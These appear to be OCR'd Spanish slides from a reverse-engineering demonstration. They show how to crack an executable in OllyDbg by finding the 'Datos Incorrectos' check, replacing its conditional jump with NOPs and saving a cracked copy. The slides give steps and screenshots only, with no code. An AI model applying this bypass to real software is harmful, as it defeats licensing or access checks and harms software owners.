
1. Desensamblar y analizar el ejecutable
2. Buscar la rutina que muestra la ventana de "Datos Incorrectos"
3. Encontrar el punto desde el cual se llama a dicha rutina y …

¡Parchearlo!


Arrancamos nuestro debugger favorito: OllyDbg




Localizamos la rutina de "Datos Incorrectos"




Parcheamos el salto condicional hacia la rutina




El salto condicional queda sustituido por NOPs



Guardamos las modificaciones realizadas…



… y lo salvamos a un nuevo fichero (crackeado)




Probando nuestro ejecutable "crackeado"

